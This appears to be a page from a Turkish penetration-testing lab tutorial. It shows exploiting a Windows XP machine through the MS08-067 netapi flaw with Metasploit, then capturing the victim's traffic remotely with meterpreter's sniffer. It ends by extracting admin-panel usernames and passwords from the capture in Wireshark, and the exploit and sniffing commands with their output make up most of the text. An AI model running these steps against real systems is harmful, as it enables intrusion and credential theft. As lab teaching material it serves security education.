Hedef Makineye Sızmak ve Sonra Sniff'lemek

Gereksinimler

Eski Kali (kali-linux-1.0.4-amd64.iso)
Windows XP (Dandik)

NOT: Bu yazı birebir denenmiştir ve başarılı olunmuştur.

Yerel network'te arp spoofing yaparak hedef makinanın trafiğini sniff'leyebiliriz. Peki hedef makina ile aynı local ağda değilsek hedef makinayı yine de sniff'leyebilir miyiz? Meterpreter ile bu mümkün. Bu belge hedef makinayla aynı local ağda olmadan nasıl hedef makinanın sniff'lenebileceğini gösterecektir.

Öncelikle hedef makinaya netapi zafiyeti ile sızacağız. Ardından meterpreter payload'u ile uzaktaki hedefin ethernet kartını dinleyeceğiz. Daha sonra dinleme işlemini sonlandırdığımızda hedef makinada toplanan trafik paketlerini pcap uzantılı dosya olarak makinamıza indireceğiz. En sonunda da pcap dosyasını Wireshark ile inceleyip kullanıcı adı ve şifre gibi kritik bilgileri elde edeceğiz.

Şimdi netapi zafiyeti üzerinden Windows XP (Dandik)'e sızalım.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf (ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
msf (ms08_067_netapi) > set LHOST 192.168.0.18                  // Kali IP
msf (ms08_067_netapi) > set RHOST 192.168.0.19                  // WinXP IP
msf (ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP – Service Pack 2 – lang:Turkish
[*] Selected Target: Windows XP SP2 Turkish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (770048 bytes) to 192.168.0.19

meterpreter >
```

Meterpreter session'ı elde edilmiştir. Şimdi sniff'ing işlemi için hedefin ethernet kartı interface'ini öğrenelim.

```
meterpreter > use sniffer
meterpreter > sniffer_interfaces

Output:
        1 – 'AMD PCNET Ailesi PCI Ethernet Bağdaştırıcısı' ( type:0 mtu:1514
        usable:true dhcp:true wifi:false )
```

Görüldüğü üzere hedef makinanın ethernet kart modeli çıktıya yansımıştır. Şimdi 1 numaralı interface'ten 20000 tane paket yakala emrini payload'a verelim:

```
meterpreter > sniffer_start 1 20000

Output:
        [*] Capture started on interface 1 (20000 packet buffer)
```

Paketler bir bir yakalanırken arada bir sniffing durumunu gözlemlemek için sniffer_stats komutunu kullanalım:

```
meterpreter > sniffer_stats 1                    // 1 nolu interface'in istatistikleri

Output:
        [*] Capture statictics for interface 1
        packets: 4085
        bytes: 569713
```

Ardından Windows XP (Dandik)'teki firefox'tan includekarabuk.com'un admin paneline login olalım. Daha sonra yakalanan paketleri uzak sistemin buffer'ından kali'ye indirip bir dosyaya yazmak için aşağıdaki komutu kullanalım:


```
meterpreter > sniffer_dump 1 /root/Desktop/win2.cap

Output:
        [*] Flushing packet capture buffer for interface 1...
        [*] Flushed 4095 packets (569713 bytes)
        [*] Downloaded 022%
        [*] Downloaded 044%
        [*] Downloaded 066%
        [*] Downloaded 089%
        [*] Downloaded 100%
        [*] Downloaded completed, converting to PCAP...
        [*] PCAP file writtento /root/Desktop/win2.cap
```


Dosyalanan trafikte Wireshark'ın filter'ı ile madencilik yapabilir ve kullanıcı adı ve şifre gibi hassas verileri cımbızlayabiliriz. Bunu gerçeklemek için öncelikle tüm trafiği barındıran dosyayı wireshark'a dahil edelim. Ardından Wireshark'ın filter kutusuna aşağıdakini yazalım:


```
http.request.method == "POST"
```

POST methoduna göre sonuç daraltmasına gidilmesi tercih edildi, çünkü kullanıcı adı ve şifre gibi bilgiler çoğunlukla web sitelerinden sunucuya HTTP POST methodu ile gitmektedirler. Daralanan sonuçlardan gözümüze kestirdiğimiz paketi (mesela includekarabuk'un /adminPaneli/index.php sayfasına dair olan paketi) seçelim:



Ardından seçtiğimiz pakete sağ tıklayıp Follow TCP Stream diyerek paketin içini okuyabileceğimiz pencereyi açalım:





Görüldüğü üzere paketin içerisindeki POST edilen değişken ve değerleri kullanıcı adı ve şifre imiş. Böylelikle hedef sistemin trafiğini uzaktan sniff'leyerek hassas verilere ulaşmış olduk.

(Page 263)